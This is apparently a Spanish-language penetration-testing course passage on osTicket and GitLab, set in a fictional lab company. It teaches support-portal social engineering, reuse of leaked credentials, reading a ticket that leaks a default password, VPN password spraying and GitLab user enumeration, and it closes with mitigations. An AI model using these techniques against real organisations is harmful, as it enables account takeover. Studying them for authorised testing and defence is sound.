
Además de aprender a enumerar y atacar osTicket, el propósito de esta sección también es presentarle el mundo de los sistemas de tickets de soporte y por qué no deben pasarse por alto durante nuestras evaluaciones.

Huellas/Descubrimiento/Enumeración

Al mirar nuevamente nuestro escaneo EyeWitness anterior, notamos una captura de pantalla de una instancia de osTicket que también muestra que OSTSESSID se configuró una cookie llamada al visitar la página.

<pre> http://support.inlanefreight.local Resolved to: 10.129.201.88 Page Title: Inlanefreight Helpdesk Date: Wed, 08 Sep 2021 02:09:40 GMT Server: Apache/2.4.41 (Ubuntu) Set-Cookie: OSTSESSID=hc12ms6k6uid0fge022vnthtI; expires=Thu, 09-Sep-2021 02:09:40 GMT; Max-Age=86400; path=/; domain=support.inlanefreight.local; HttpOnly Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache Content-Security-Policy: frame-ancestors 'self'; Content-Language: en-US Vary: Accept-Encoding Content-Length: 4975 Connection: close Content-Type: text/html; charset=UTF-8 Response Code: 200 Source Code </pre>	 <p>The screenshot shows the 'SUPPORT CENTER' page with the sub-header 'Support Ticket System'. At the top right, there are links for 'Guest User Sign In'. Below the header, a button for 'Open a New Ticket' is visible. The main content area displays a welcome message: 'Welcome to the Support Center'. It explains the purpose of the support ticket system, mentioning that every support request is assigned a unique ticket number for tracking progress and responses online. It also notes that a valid email address is required to submit a ticket. At the bottom of the page, there is a copyright notice: 'Copyright © 2021 Inlanefreight Helpdesk - All rights reserved.' followed by the osTicket logo.</p>
---	--

Además, la mayoría de las instalaciones de osTicket mostrarán el logotipo de osTicket con la frase *powered by* delante en el pie de página de la página. El pie de página también puede contener las palabras *Support Ticket System*.



Un escaneo de Nmap sólo mostrará información sobre el servidor web, como Apache o IIS, y no nos ayudará a rastrear la aplicación.

osTicket es una aplicación web que recibe un alto nivel de mantenimiento y servicio. Si analizamos los [CVE](#) encontrados a lo largo de las décadas, no encontraremos muchas vulnerabilidades y exploits que osTicket podría tener. Este es un excelente ejemplo para demostrar lo importante que es comprender cómo funciona una aplicación web. Incluso si la aplicación no es vulnerable, aún puede usarse para nuestros fines. Aquí podemos desglosar las funciones principales en las capas:

1. User input

2. Processing

3. Solution

Entrada del usuario

La función principal de osTicket es informar a los empleados de la empresa sobre un problema para que se pueda resolver con el servicio u otros componentes. Una ventaja importante que tenemos aquí es que la aplicación es de código abierto. Por lo tanto, tenemos muchos tutoriales y ejemplos disponibles para examinar más de cerca la aplicación. Por ejemplo, en la [documentación](#) de osTicket, podemos ver que solo el personal y los usuarios con privilegios de administrador pueden acceder al panel de administración. Por lo tanto, si nuestra empresa objetivo utiliza esta aplicación o una similar, podemos causar un problema y "hacernos los tontos" y contactar con el personal de la empresa. La "falta de" conocimiento simulada sobre los servicios ofrecidos por la empresa en combinación con un problema técnico es un enfoque de ingeniería social muy extendido para obtener más información de la empresa.

Tratamiento

Como personal o administradores, intentan reproducir errores significativos para encontrar el núcleo del problema. El procesamiento finalmente se realiza internamente en un entorno aislado que tendrá configuraciones muy similares a los sistemas en producción.

Supongamos que el personal y los administradores sospechan que hay un error interno que puede estar afectando al negocio. En ese caso, analizarán más en detalle para descubrir posibles errores de código y abordar problemas más importantes.

Solución

Dependiendo de la profundidad del problema, es muy probable que otros miembros del personal de los departamentos técnicos estén involucrados en la correspondencia por correo electrónico. Esto nos proporcionará nuevas direcciones de correo electrónico para usar en el panel de administración de osTicket (en el peor de los casos) y posibles nombres de usuario con los que podemos realizar OSINT o intentar aplicar a otros servicios de la empresa.

Atacando a osTicket

Una búsqueda de osTicket en exploit-db muestra varios problemas, como inclusión remota de archivos, inyección SQL, carga arbitraria de archivos, XSS, etc. La versión 1.14.1 de osTicket presenta [CVE-2020-24881](#), que era una vulnerabilidad SSRF. Si se explota, este tipo de falla puede aprovecharse para obtener acceso a recursos internos o realizar escaneo de puertos internos.

Además de las vulnerabilidades relacionadas con las aplicaciones web, los portales de soporte a veces se pueden utilizar para obtener una dirección de correo electrónico para un dominio de la empresa, que se puede utilizar para registrarse en otras aplicaciones expuestas que requieren el envío de una verificación por correo electrónico. Como se mencionó anteriormente en el módulo, esto se ilustra en la caja de lanzamiento semanal de HTB [con](#) un tutorial en video [aquí](#).

Veamos un ejemplo rápido, que está relacionado con esta [excelente publicación de blog](#) que [@ippsec](#) también mencionó que fue una inspiración para su caja Delivery, que recomiendo revisar después de leer esta sección.

Supongamos que encontramos un servicio expuesto, como el servidor Slack de una empresa o GitLab, que requiere una dirección de correo electrónico válida de la empresa para unirse. Muchas empresas tienen un correo electrónico de soporte como support@inlanefreight.local, y los correos electrónicos enviados a este están disponibles en portales de soporte en línea que pueden ir desde Zendesk hasta una herramienta personalizada interna. Además, un portal de soporte puede asignar una dirección de correo electrónico interna temporal a un nuevo ticket para que los usuarios puedan verificar rápidamente su estado.


Si encontramos un portal de atención al cliente durante nuestra evaluación y podemos enviar un nuevo ticket, es posible que podamos obtener una dirección de correo electrónico válida de la empresa.

The screenshot shows the 'Open a New Ticket' form. The 'Email Address' field contains 'hacker@pwnd.com'. The 'Full Name' field contains 'Hacker'. The 'Phone Number' field contains '555551234'. The 'Help Topic' dropdown is set to 'Feedback'. The 'Ticket Details' section has a summary 'Your site is slow' and a rich text editor containing 'n/a'. The 'Create Ticket' button is at the bottom.

Esta es una versión modificada de osTicket a modo de ejemplo, pero podemos ver que se proporcionó una dirección de correo electrónico.

The screenshot shows a confirmation message: 'Support ticket request created'. Below it is an email message from 'Hacker' to 'Support Team'. The recipient's email address '940288@inlanefreight.local' is highlighted with a red box. The message body includes instructions to check ticket status and an email link.

Ahora, si iniciamos sesión, podemos ver información sobre el ticket y las formas de publicar una respuesta. Si la empresa configuró su software de soporte técnico para correlacionar los números de ticket con los correos electrónicos, entonces cualquier correo electrónico enviado al correo electrónico que recibimos al registrarnos, 940288@inlanefreight.local, se mostraría aquí. Con esta configuración, si podemos encontrar un portal externo como una Wiki, un servicio de chat (Slack, Mattermost, Rocket.chat) o un repositorio Git como GitLab o Bitbucket, es posible que podamos usar este correo electrónico para registrar una cuenta y el portal de soporte técnico para recibir un correo electrónico de confirmación de registro.



osTicket - Exposición de datos confidenciales

Supongamos que estamos realizando una prueba de penetración externa. Durante nuestra OSINT y la recopilación de información, descubrimos varias credenciales de usuario utilizando la herramienta [Dehashed](#) (para nuestros fines, los datos de muestra que aparecen a continuación son ficticios).

```
Boleto OS
AlejandroGB@htb:[/htb]$ sudo python3 dehashed.py -q inlanefreight.local -p
id : 5996447501
email : julie.clayton@inlanefreight.local
username : jclayton
password : JulieC8765!
hashed_password :
name : Julie Clayton
vin :
address :
phone :
database_name : ModBSolutions

id : 7344467234
email : kevin@inlanefreight.local
username : kgrimes
password : Fishing_s3ason!
hashed_password :
name : Kevin Grimes
vin :
address :
phone :
database_name : MyFitnessPal

<SNIP>
```


Este volcado muestra contraseñas en texto simple para dos usuarios diferentes: jclayton y kgrimes. En este punto, también hemos realizado una enumeración de subdominios y encontramos varios interesantes.



```
AlejandroGB@htb[/htb]$ cat ilfreight_subdomains

vpn.inlanefreight.local
support.inlanefreight.local
ns1.inlanefreight.local
mail.inlanefreight.local
apps.inlanefreight.local
ftp.inlanefreight.local
dev.inlanefreight.local
ir.inlanefreight.local
auth.inlanefreight.local
careers.inlanefreight.local
portal-stage.inlanefreight.local
dns1.inlanefreight.local
dns2.inlanefreight.local
meet.inlanefreight.local
portal-test.inlanefreight.local
home.inlanefreight.local
legacy.inlanefreight.local
```

Exploramos cada subdominio y encontramos que muchos están inactivos, pero el support.inlanefreight.local y vpn.inlanefreight.local están activos y son muy prometedores. Support.inlanefreight.local está alojando una instancia de osTicket, y vpn.inlanefreight.local es un portal web Barracuda SSL VPN que no parece estar usando autenticación multifactor.



Probamos las credenciales para jclayton. No hubo suerte. Luego probamos las credenciales para kgrimes y no tuvimos éxito, pero notamos que la página de inicio de sesión también acepta una dirección de correo electrónico. ¡Intentamos kevin@inlanefreight.local iniciar sesión correctamente!

The screenshot shows the OSTicket web interface at the URL <http://support.inlanefreight.local/scp/login.php>. The top navigation bar includes links for Dashboard, Users, Tasks, Tickets (selected), Knowledgebase, Agent Panel, Profile, and Log Out. Below the navigation is a search bar with options for Open, My Tickets, Closed, Search, and New Ticket. The main content area displays a search result for 'Open' tickets, showing a table header with columns: Ticket, Last Updated, Subject, From, Priority, Assigned To. A message below the table states 'Query returned 0 results.' At the bottom of the page is a copyright notice: 'Copyright © 2006-2021 Inlanefreight Helpdesk All Rights Reserved.'

El usuario kevinparece ser un agente de soporte, pero no tiene ningún ticket abierto. ¿Quizás ya no esté activo? En una empresa con mucho trabajo, esperaríamos ver algunos tickets abiertos. Investigando un poco, encontramos un ticket cerrado, una conversación entre un empleado remoto y el agente de soporte.

<http://support.inlanefreight.local/scp/login.php>

The screenshot shows a ticket conversation in the OSTicket interface. The ticket number is #822637. The conversation starts with a message from Charles Smithson posted on 9/23/21 7:48 PM:

Hi,
I recently transitioned to a full time remote role and have been having trouble with my VPN access disconnecting me intermittently. This morning I tried to log in and my account was locked. Can you please reset my password?

Thank you!
Charles

This message was created by Charles Smithson on 9/23/21 7:48 PM and assigned to Kevin Grimes on 9/23/21 7:51 PM.

Kevin Grimes responded on 9/23/21 7:54 PM:

Hi Charles,
I am sorry for the inconvenience. I have reset your password back to the standard new-joiner password that you can find in your onboarding paperwork. Once you log in please change your password right away.

Please let me know if this resolves your issue.
Regards,
Kevin Grimes
Inlanefreight Tier1 Support

Charles Smithson responded on 9/23/21 7:54 PM:

I looked around and cannot find this password. Can you call me at (555) 439-1493 x145 and give me it?

Kevin Grimes responded on 9/23/21 7:55 PM:

No worries! Use lfreight@access1!
Regards,
Kevin Grimes
Inlanefreight Tier1 Support

Charles Smithson responded on 9/23/21 7:55 PM:

Edited
Thank you!

Kevin Grimes responded on 9/23/21 7:57 PM:

You're most welcome! I will close this ticket. If the issue persists please contact support and open a new ticket.
Regards,

El empleado afirma que se le bloqueó el acceso a su cuenta VPN y le pide al agente que la restablezca. Luego, el agente le dice al usuario que la contraseña se restableció a la contraseña estándar para nuevos miembros. El usuario no tiene esta contraseña y le pide al agente que lo llame para que se la proporcione (¡una sólida conciencia de seguridad!). Luego, el agente comete un error y envía la contraseña al usuario directamente a través del portal. Desde aquí, podríamos probar esta contraseña en el portal VPN expuesto, ya que es posible que el usuario no la haya cambiado.

Además, el agente de soporte indica que esta es la contraseña estándar que se les da a los nuevos usuarios y establece la contraseña del usuario con este valor. Hemos estado en muchas organizaciones donde el servicio de asistencia técnica utiliza una contraseña estándar para los nuevos usuarios y los restablecimientos de contraseñas. A menudo, la política de contraseñas del dominio es laxa y no obliga al usuario a cambiarla en el siguiente inicio de sesión. Si este es el caso, puede funcionar para otros usuarios. Aunque está fuera del alcance de este módulo, en este escenario, valdría la pena utilizar herramientas como [linkedin2username](#) para crear una lista de usuarios de los empleados de la empresa e intentar un ataque de rociado de contraseñas contra el punto final de la VPN con esta contraseña estándar.

Muchas aplicaciones como osTicket también contienen una libreta de direcciones. También valdría la pena exportar todos los correos electrónicos y nombres de usuario de la libreta de direcciones como parte de nuestra enumeración, ya que también podrían resultar útiles en un ataque como el de robo de contraseñas.

Reflexiones finales

Aunque en esta sección se muestran algunos escenarios ficticios, se basan en situaciones que probablemente veremos en el mundo real. Cuando nos topamos con portales de soporte (especialmente externos), deberíamos probar la funcionalidad y ver si podemos hacer cosas como crear un ticket y que nos asignen una dirección de correo electrónico legítima de la empresa. Desde allí, es posible que podamos usar la dirección de correo electrónico para iniciar sesión en otros servicios de la empresa y obtener acceso a datos confidenciales.

En esta sección también se muestran los peligros de la reutilización de contraseñas y los tipos de datos que es muy probable que encontremos si logramos acceder a la cola de tickets de soporte de un agente de soporte técnico. Las organizaciones pueden evitar este tipo de fuga de información siguiendo unos pasos relativamente sencillos:

- Limitar qué aplicaciones están expuestas externamente
- Imponer la autenticación multifactor en todos los portales externos
- Proporcionar capacitación sobre concientización sobre seguridad a todos los empleados y recomendarles que no utilicen sus correos electrónicos corporativos para registrarse en servicios de terceros.
- Aplicar una política de contraseñas segura en Active Directory y en todas las aplicaciones, que no permita palabras comunes como variaciones de welcome, y password, el nombre de la empresa, y estaciones y meses.
- Requerir que un usuario cambie su contraseña después de su inicio de sesión inicial y hacer caducar periódicamente las contraseñas del usuario

Las recomendaciones para las vulnerabilidades de correos filtrados serían las siguientes (Los mismos puntos anteriores con las viñetas):

- Limitar qué aplicaciones están expuestas externamente
- Imponer la autenticación multifactor en todos los portales externos
- Proporcionar capacitación sobre concientización sobre seguridad a todos los empleados y recomendarles que no utilicen sus correos electrónicos corporativos para registrarse en servicios de terceros.
- Aplicar una política de contraseñas segura en Active Directory y en todas las aplicaciones, que no permita palabras comunes como variaciones de welcome, y password, el nombre de la empresa, y estaciones y meses.
- Requerir que un usuario cambie su contraseña después de su inicio de sesión inicial y hacer caducar periódicamente las contraseñas del usuario

<http://support.inlanefreight.local/FUZZ>

email : kevin@inlanefreight.local

password : Fish1ng_s3ason!

Gitlab: descubrimiento y enumeración

[GitLab](#) es una herramienta de alojamiento de repositorios Git basada en la web que ofrece capacidades de wiki, seguimiento de problemas y funcionalidad de canalización de implementación e integración continua. Es de código abierto y originalmente estaba escrita en Ruby, pero la pila de tecnología actual incluye Go, Ruby on Rails y Vue.js. GitLab se lanzó por primera vez en 2014 y, con el paso de los años, se ha convertido en una empresa de 1400 personas con ingresos de 150 millones de dólares en 2020. Aunque la aplicación es gratuita y de código abierto, también ofrecen una versión empresarial paga. A continuación, se muestran algunas [estadísticas](#) rápidas sobre GitLab:

- En el momento de redactar este artículo, la empresa cuenta con 1.466 empleados.
- Gitlab tiene más de 30 millones de usuarios registrados ubicados en 66 países.
- La empresa publica la mayoría de sus procedimientos internos y OKR públicamente en su sitio web.
- Algunas empresas que utilizan GitLab incluyen Drupal, Goldman Sachs, Hackerone, Ticketmaster, Nvidia, Siemens y [más](#).

GitLab es similar a GitHub y BitBucket, que también son herramientas de repositorio Git basadas en la web. Puedes ver una comparación entre los tres [aquí](#).

Durante las pruebas de penetración internas y externas, es común encontrar datos interesantes en el repositorio de GitHub de una empresa o en una instancia de GitLab o BitBucket alojada por uno mismo. Estos repositorios de Git pueden contener código disponible públicamente, como scripts para interactuar con una API. Sin embargo, también podemos encontrar scripts o archivos de configuración que se enviaron accidentalmente y que contienen secretos en texto claro, como contraseñas, que podemos usar en nuestro beneficio. También podemos encontrarnos con claves privadas SSH. Podemos intentar usar la función de búsqueda para buscar usuarios, contraseñas, etc. Las aplicaciones como GitLab permiten repositorios públicos (que no requieren autenticación), repositorios internos (disponibles para usuarios autenticados) y repositorios privados (restringidos a usuarios específicos). También vale la pena examinar los repositorios públicos en busca de datos confidenciales y, si la aplicación lo permite, registrar una cuenta y ver si hay repositorios internos interesantes a los que se pueda acceder. La mayoría de las empresas solo permitirán que un usuario con una dirección de correo electrónico de la empresa se registre y requerirán que un administrador autorice la cuenta, pero como veremos más adelante, se puede configurar una instancia de GitLab para permitir que cualquier persona se registre y luego inicie sesión.

http://gitlab.inlanefreight.local:8081/admin/application_settings/general

The screenshot shows the 'Sign-up restrictions' section of the GitLab Admin Area. It includes fields for enabling sign-up, requiring admin approval, and sending confirmation emails. A minimum password length of 8 characters is set. Allowed domains for sign-ups are listed as 'domain.com'. A domain denylist is also present. Email restrictions are disabled.


Si podemos obtener las credenciales de usuario de nuestra OSINT, podremos iniciar sesión en una instancia de GitLab. La autenticación de dos factores está deshabilitada de forma predeterminada.

http://gitlab.inlanefreight.local:8081/admin/application_settings/general

The screenshot shows the 'Sign-in restrictions' section of the GitLab Admin Area. It includes options for enabling password authentication for the web interface and for Git over HTTPS. Two-factor authentication is configured to require users to set it up. Email notifications for unknown sign-ins are enabled. A two-factor grace period of 48 hours is set. Home page URLs for sign-in and sign-out are specified. Sign-in text is enabled in Markdown format.

Huellas y descubrimiento

Podemos determinar rápidamente que GitLab está en uso en un entorno simplemente navegando a la URL de GitLab, y seremos dirigidos a la página de inicio de sesión, que muestra el logotipo de GitLab.



La única forma de rastrear el número de versión de GitLab en uso es navegando a la página [/help](#) cuando haya iniciado sesión. Si la instancia de GitLab nos permite registrar una cuenta, podemos iniciar sesión y navegar a esta página para confirmar la versión. Si no podemos registrar una cuenta, es posible que tengamos que probar un exploit de bajo riesgo como [este](#). No recomendamos lanzar varios exploits en una aplicación, por lo que si no tenemos forma de enumerar el número de versión (como una fecha en la página, la primera confirmación pública o registrando un usuario), entonces deberíamos limitarnos a buscar secretos y no intentar múltiples exploits contra él a ciegas. Ha habido algunos exploits graves contra GitLab [12.9.0](#) y [11.4.7](#) en los últimos años, así como también contra GitLab Community Edition [13.10.3](#), [13.9.3](#) y [13.10.2](#).

Enumeración

No hay mucho que podamos hacer contra GitLab sin saber el número de versión o estar conectado. Lo primero que deberíamos intentar es navegar [/explore](#) y ver si hay algún proyecto público que pueda contener algo interesante. Navegando a esta página, vemos un proyecto llamado **Inlanefreight dev**. Los proyectos públicos pueden ser interesantes porque podemos usarlos para obtener más información sobre la infraestructura de la empresa, encontrar código de producción en el que podamos encontrar un error después de una revisión de código, credenciales codificadas, un script o archivo de configuración que contenga credenciales u otros secretos como una clave privada SSH o una clave API.

The screenshot shows the GitLab explore page at <http://gitlab.inlanefreight.local:8081/explore>. The page title is "Explore GitLab" and the subtitle is "Discover projects, groups and snippets. Share your projects with others". Below the search bar, there are filters for "All", "Most stars", and "Trending". A single project entry is displayed: "Administrator / Inlanefreight dev" with a star count of 0, 0 forks, 1 branch, 0 tags, 154 KB files, and 154 KB storage. The status is "Updated 4 weeks ago".

Al explorar el proyecto, parece un proyecto de ejemplo y puede que no contenga nada útil, aunque siempre vale la pena investigar un poco.

The screenshot shows the project page for "Inlanefreight dev" at <http://gitlab.inlanefreight.local:8081/root/inlanefreight-dev>. The left sidebar includes links for Project overview, Details, Activity, Releases, Repository, Issues (0), Merge Requests (0), CI/CD, Operations, Packages & Registries, Analytics, Wiki, Snippets, and Members. The main content area shows the project details: "Inlanefreight dev" (Project ID: 2), 44 Commits, 1 Branch, 0 Tags, 154 KB Files, and 154 KB Storage. It features a merge commit from "master" into "master" by Achilleas Pipinellis. The repository table lists files like .Tests, .gitignore, .gitlab-ci.yml, HelloWorld.php, README.md, composer.json, composer.lock, phpunit_mysql.xml, and phpunit_pgsql.xml, all updated 5 years ago. A "Clone" button is also present.

Desde aquí, podemos explorar cada una de las páginas vinculadas en la parte superior izquierda **groups**, **snippets** y **help**. También podemos usar la función de búsqueda y ver si podemos descubrir otros proyectos. Una vez que hayamos terminado de buscar en lo que está disponible externamente, debemos verificar si podemos registrar una cuenta y acceder a proyectos adicionales. Supongamos que la organización no configuró GitLab solo para permitir que se registren correos electrónicos de la empresa o para requerir que un administrador apruebe una nueva cuenta. En ese caso, es posible que podamos acceder a datos adicionales.

The screenshot shows a web browser window with the URL http://gitlab.inlanefreight.local:8081/users/sign_up. The page title is "GitLab" and the subtitle is "A complete DevOps platform". Below this, there is a brief description of GitLab's features: "GitLab is a single application for the entire software development lifecycle. From project planning and source code management to CI/CD, monitoring, and security." A note states, "This is a self-managed instance of GitLab." To the right of the text, there is a registration form with fields for First name, Last name, Username, Email, and Password. A note below the password field says "Minimum length is 8 characters." At the bottom of the form is a blue "Register" button. Below the form, a link reads "Already have login and password? [Sign in](#)". The entire screenshot is enclosed in a thick yellow border.

También podemos usar el formulario de registro para enumerar usuarios válidos (más sobre esto en la siguiente sección). Si podemos hacer una lista de usuarios válidos, podríamos intentar adivinar contraseñas débiles o posiblemente reutilizar credenciales que encontramos de un volcado de contraseñas usando una herramienta como la **Dehashed** que se ve en la sección osTicket. Aquí podemos ver que el usuario **root** está tomado. Veremos otro ejemplo de enumeración de nombres de usuario en la siguiente sección. En esta instancia particular de GitLab (y probablemente en otras), también podemos enumerar correos electrónicos. Si intentamos registrarnos con un correo electrónico que ya ha sido tomado, obtendremos el error **1 error prohibited this user from being saved: Email has already been taken**. Al momento de escribir esto, esta técnica de enumeración de nombres de usuario funciona con la última versión de GitLab. Incluso si la **Sign-up enabled** casilla de verificación está desmarcada dentro de la página de configuración en **Sign-up restrictions**, aún podemos navegar a la /users/sign_up página y enumerar usuarios, pero no podremos registrar un usuario.

Se pueden implementar algunas mitigaciones para esto, como aplicar 2FA en todas las cuentas de usuario, **Fail2Ban** bloquear intentos fallidos de inicio de sesión que son indicativos de ataques de fuerza bruta e incluso restringir qué direcciones IP pueden acceder a una instancia de GitLab si debe ser accesible fuera de la red corporativa interna.

GitLab

A complete DevOps platform

GitLab is a single application for the entire software development lifecycle. From project planning and source code management to CI/CD, monitoring, and security.

This is a self-managed instance of GitLab.

First name: Hack
Last name: Er
Username: root
Email: test@test.com
Password: *****

Minimum length is 8 characters.

Register

Already have login and password? [Sign in](#)

Vamos a registrarnos con las credenciales **hacker:Welcome**, iniciar sesión y echar un vistazo. Tan pronto como completemos el registro, iniciaremos sesión y nos dirigiremos a la página del panel de proyectos. Si vamos a la [/explore](#) página ahora, notamos que ahora hay un proyecto interno **Inlanefreight website** disponible para nosotros. Investigando un poco, parece ser solo un sitio web estático para la empresa. Supongamos que se trata de otro tipo de aplicación (como PHP). En ese caso, podríamos descargar el código fuente y revisarlo en busca de vulnerabilidades o funcionalidades ocultas o encontrar credenciales u otros datos confidenciales.

Inlanefreight website

You won't be able to pull or push repositories via SSH until you add an SSH key to your profile

Add SSH key | Don't show again

Administrator > Inlanefreight website

Inlanefreight website | Project ID: 3 Request Access

22 Commits | 1 Branch | 0 Tags | 1.1 MB Files | 1.1 MB Storage

master | inlanefreight-website / +

Administrator authored 4 weeks ago

Upload New File | 2316c88a

README | CHANGELOG | No license. All rights reserved | Auto DevOps enabled

Name	Last commit	Last update
css	Upload New File	4 weeks ago
fonts	Upload New File	4 weeks ago
images	Upload New File	4 weeks ago
CHANGELOG	Add CHANGELOG	4 weeks ago
README.md	Initial commit	4 weeks ago
about.html	Upload New File	4 weeks ago

En un escenario del mundo real, podríamos encontrar una cantidad considerable de datos confidenciales si nos registramos y obtenemos acceso a cualquiera de sus repositorios. Como explica esta [publicación del blog](#), existe una cantidad considerable de datos que podríamos descubrir en GitLab, GitHub, etc.

Adelante

Esta sección nos muestra la importancia (y el poder) de la enumeración y que no todas las aplicaciones que descubrimos tienen que ser directamente explotables para que resulten interesantes y útiles durante una tarea. Esto es especialmente cierto en las pruebas de penetración externas, donde la superficie de ataque suele ser considerablemente menor que en una evaluación interna. Es posible que necesitemos recopilar datos de dos o más fuentes para montar un ataque exitoso.

Comandos:

